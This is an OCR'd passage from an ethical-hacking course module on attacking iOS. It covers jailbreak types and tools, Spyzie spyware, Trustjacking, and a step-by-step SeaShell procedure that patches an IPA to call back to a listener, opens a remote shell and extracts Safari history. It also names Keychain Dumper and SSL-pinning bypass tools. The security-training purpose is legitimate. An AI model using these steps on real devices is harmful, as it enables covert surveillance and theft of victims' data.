



Figure 17.56: iOS Framework



Jailbreaking iOS

Jailbreaking is defined as the process of installing a modified set of kernel patches that allow users to run third-party applications not signed by the OS vendor. It is the process of bypassing the user limitations set by Apple, such as modifying the OS, attaining admin privileges, and installing unofficially approved apps via "side loading." You can accomplish jailbreaking by simply modifying the iOS system kernels. One reason for jailbreaking iOS devices such as iPhone, iPad, and iPod Touch is to expand the feature set restricted by Apple and its App Store. Jailbreaking provides root access to the OS and permits downloading of third-party applications, themes, and extensions that are unavailable through the official Apple App Store. Jailbreaking also removes sandbox restrictions, allowing malicious apps to access restricted mobile resources and information. One can use tools such as Hexxa Plus, Sileem, checkra1n, palera1n, Redensa, and so on to jailbreak iOS devices.

Jailbreaking, like rooting, comes with many security risks and other risks to your device, including

- Voiding your phone's warranty
- Poor performance
- Malware infection
- "Bricking" the device

Types of Jailbreaking

The three types of jailbreaking are discussed below:

- **Userland Exploit**


  Userland Exploit uses a loophole in the system application. It allows user-level access but does not allow iboot-level access. You cannot secure iOS devices against this exploit, as nothing can cause a recovery mode loop. Only firmware updates can patch such vulnerabilities.

- **iBoot Exploit**

  This type of exploit can be semi-tethered if the device has a new bootrom. An iboot jailbreak allows user-level access and iboot-level access. This exploit takes advantage of a loophole in iBoot (iDevice's third bootloader) to delink the code-signing appliance. Firmware updates can patch such exploits.

- **Bootrom Exploit**

  Bootrom Exploit uses a loophole in the SecureROM (iDevice's first bootloader) to disable signature checks, which can be used to load patch NOR firmware. Firmware updates cannot patch such exploits. A bootrom jailbreak allows user-level access and iboot-level access. Only a hardware update of bootrom by Apple can patch this exploit.



Jailbreaking Techniques

- **Untethered Jailbreaking**

  In an untethered jailbreak, if the user turns the device off and back on, the device will start up completely and the kernel will be patched without the help of a computer; in other words, the device will be jailbroken after each reboot.

- **Semi-tethered Jailbreaking**

  In a semi-tethered jailbreak, if the user turns the device off and back on, the device will start up completely. It will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken addons, the user needs to start the device with the help of the jailbreaking tool.

- **Tethered Jailbreaking**

  With a tethered jailbreak, if the device starts up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; to start it completely and with a patched kernel, it essentially must be "re-jailbroken" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on.

- **Semi-untethered Jailbreaking**

  A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of jailbreak, when the device reboots, the kernel is not patched. However, the kernel can be patched without using a computer; it is patched using an app installed on the device.

Jailbreaking iOS Using Hexxa Plus

Source: *https://hexxaplus.com*

Hexxa Plus is a jailbreak repo extractor for the latest iOS, which allows the user to install themes, tweaks, and apps. This software is the most popular method to install jailbreak apps without untethered or semi-untethered jailbreaking. The user can install the latest iOS jailbreak apps by extracting repos. There are many jailbreak repositories in Hexxa Plus with thousands of jailbreak tweaks, themes, games, and so on.

Hexxa Plus allows the user to install popular Jailbreak apps to the latest iOS versions via the developer code extraction method. The user must install a third-party app manager such as zJailbreak Pro for the free installation of Hexxa Plus.

Steps to Install Hexxa Plus

- **Step 1:** Go to Xookz App Store → click on **Hexxa (Full)**

Figure 17.57: Screenshot showing selection of Hexxa (Full) on Xookz App Store

- **Step 2:** In the upper right corner, click the **Install** button to receive the configuration profile on the iPhone device.

  Note: If a pop-up is displayed while installing, tap on **Allow**

- **Step 3:** Now, navigate to **Settings** → click the profile downloaded from the above step → click on **Install** button.

Figure 17.58: Screenshot showing installation of the downloaded profile

- **Step 4:** Enter screen password → click **Install** again

- **Step 5:** The Hexxa Plus Repo Extractor icon appears on the homescreen.

Figure 17.59: Screenshot showing Hexxa Plus Repo Extractor icon

- **Step 6:** Open the **Hexxa Plus** Repo Extractor → click on **Get Repos**

Figure 17.60: Screenshot showing Hexxa Plus Get Repos

- **Step 7:** Choose a desired jailbreaker's repo → copy its URL from the given categories.
- **Step 8:** Click on the **Extract Repo** option → paste the copied URL

Figure 17.61: Screenshot showing Hexxa Plus - Extract Repo

- **Step 9:** Extract the jailbreaker's repo by clicking the **OK** button.

Figure 17.62: Screenshot showing Hexxa Plus - Extract Repo

Jailbreaking Tools

- **Redensa**

  Source: *https://pangu8.com*

  Redensa is a jailbreak solution that comes with iTerminal. It makes the process of installing jailbreak apps and tweaks easier, which can be difficult for iOS versions 17 and above. Additionally, this tool allows you to easily install IPAs with the "Install" command on the latest iOS version.





Figure 17.63: Screenshot of Redensa

Some additional iOS Jailbreaking tools are as follows:

- checkra1n (*https://checkra.in*)
- palera1n (*https://palera.in*)
- Zeon (*https://zeon-app.com*)
- Sileo (*https://en.sileem.com*)
- Cydia (*https://www.cydiafree.com*)



Hacking iOS Devices

Attackers use various methods to exploit iOS vulnerabilities. They use exploit chain tools that target various security vulnerabilities to penetrate different layers of iOS digital protection. They also install malicious software such as spyware and Trojans, to hack iOS devices.

Hacking using Spyzie

Source: *https://spyzie.io*

Attackers use various online tools such as Spyzie to hack the target iOS mobile devices. Spyzie allows attackers to hack SMS, call logs, app chats, GPS, etc. This tool is compatible with all types of iOS devices such as iPhone, iPad, and iPod. Attackers hack the target device remotely in an invisible mode without jailbreaking the device.





Figure 17.64: Screenshot of Spyzie



iOS Trustjacking

Source: *https://www.broadcom.com*

iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information such as passwords and banking credentials from a remote location without a victim's knowledge. This vulnerability exploits the "iTunes Wi-Fi Sync" feature whereby a victim connects his/her phone to any trusted computer (could be of a friend or any trusted entity) that is already infected by the attacker.




Figure 17.65: iOS Trustjacking attack


When an iOS device is trying to connect to a computer, the device displays a dialog box on the screen with the options "**Trust**" and "**Don't Trust**." Upon clicking **Trust**, it establishes a connection between the devices to share the information.

Figure 17.66: Screenshot of iOS demonstrating Trustjacking

After establishing the connection and enabling iTunes Wi-Fi sync on the computer, the device can continue its communication with that computer even after being physically disconnected.

Figure 17.67: Screenshot showing options for synchronizing iOS device and PC

Once the victim clicks on "**Trust**," the attacker gets access to the connected iOS device through the infected computer, which continues until the phone resets the connection settings. The data and screen operations of the compromised device can later be monitored from the desktop without the user's knowledge. The infected system can allow the attacker to read the user's activity even after the device is out of the communication zone. It can also enable the attacker to backup or restore data to read SMS history, deleted photos, and apps. The attacker can also replace original apps of the device with malicious apps from the previously connected PC.



Post-exploitation on iOS Devices Using SeaShell Framework

- **SeaShell Framework**

  Source: *https://github.com*

  SeaShell is an iOS post-exploitation framework that enables attackers to remotely access, control, and extract sensitive information from compromised devices. Attackers can use this exploitation framework to exploit the CoreTrust vulnerability, which allows bypassing security checks of CoreTrust for unauthorized software execution.

  The SeaShell Framework allows attackers to install malicious software on victim devices by generating IPA files, initiating a TCP listener, and exploiting CoreTrust bugs using TrollStore. As a result, it helps them gain an interactive session with the target device using a Pwny payload with dynamic extension and TLS encryption.




Figure 17.68: Screenshot of SeaShell Framework

Steps to perform post-exploitation on iOS devices with the SeaShell Framework:

- **Step 1**: Run the following command to launch the SeaShell Framework:

  `seashell`

- **Step 2**: Run the following command to patch an IPA file and provide the IP address and port number to establish a connection:

  `ipa patch Instagram.ipa`

- **Step 3**: Now, run the following command to start a listener on the host and port added to the patched IPA:

  `listener on <IP address> <Port no>`

  You will receive a connection after the installed application opens.

- **Step 4**: Run the following commands to interact with the compromised device using the interactive shell by implementing Pwny:

  `devices -i <id>`

  You can also run the "**`help`**" command to generate a list of available commands.

- **Step 5**: Once the remote interaction is successfully established, execute the following command to access the web browsing history:

  ```
  safari_history
  ```

  Note: The command retrieves and parses the database, which is located at "**/var/mobile/Library/Safari/**"

46 Module 17 | Hacking Mobile Platforms

EC-Council CEH

Analyzing and Manipulating iOS Applications

Manipulating an iOS Application Using Cycript

- Cycript is a **runtime manipulation tool** used by attackers to exploit the vulnerabilities in source code and modify the functionality during application runtime
- Cycript is a JavaScript (JS) interpreter that can understand Objective-C, Objective-C++, and JS commands
- Using Cycript, attackers can perform various activities such as **method swizzling**, **authentication bypass**, and **jailbreak detection bypass**

iOS Method Swizzling

- Method swizzling, also known as **monkey patching**, is a technique that involves modifying the existing methods or **adding new functionality** at runtime
- Objective-C runtime enables the switching of the method functionality from an existing functionality to a customized one
- Attackers use this technique to perform logging, **JavaScript injections**, **detection bypass**, and **authentication bypass**

47 Module 17 | Hacking Mobile Platforms

EC-Council CEH

Analyzing and Manipulating iOS Applications (Cont'd)

Extracting Secrets Using Keychain Dumper

- iOS devices contain an **encrypted storage system** called a keychain that stores secrets such as passwords, certificates, and encryption keys
- Attackers use tools such as **Keychain Dumper** to extract keychains from the target iOS device

Analyzing an iOS Application Using objection

- Attackers use the objection tool to perform **method hooking**, **bypass SSL pinning**, and **bypass jailbreak detection** on the target iOS device

Analyzing and Manipulating iOS Applications

Attackers perform the static analysis of the target iOS application to detect vulnerabilities such as hard-coded sensitive data, application bugs, and backdoors existing in the code. Attackers perform dynamic analysis to identify runtime errors, behavior, and memory state, registers, and

variables during runtime. After analyzing the application, attackers can identify the attack surface, using which they can launch attacks on the target iOS devices.

Manipulating an iOS Application Using Cycript

Source: *http://www.cycript.org*

Cycript is a runtime manipulation tool used by attackers to exploit the vulnerabilities in source code and modify the functionality during application runtime. Cycript is a JavaScript (JS) interpreter that can understand Objective-C, Objective-C++, and JS commands. It has an interactive console with syntax highlighting and grammar-assisted tab features.

After decompiling an iOS application and analyzing the source code, attackers can use this tool to manipulate the functionality of the application and perform various activities such as method swizzling, authentication bypass, and jailbreak detection bypass.




Figure 17.69: Screenshot of Cycript showing Objective-C code that can be used to manipulate JavaScript data

iOS Method Swizzling

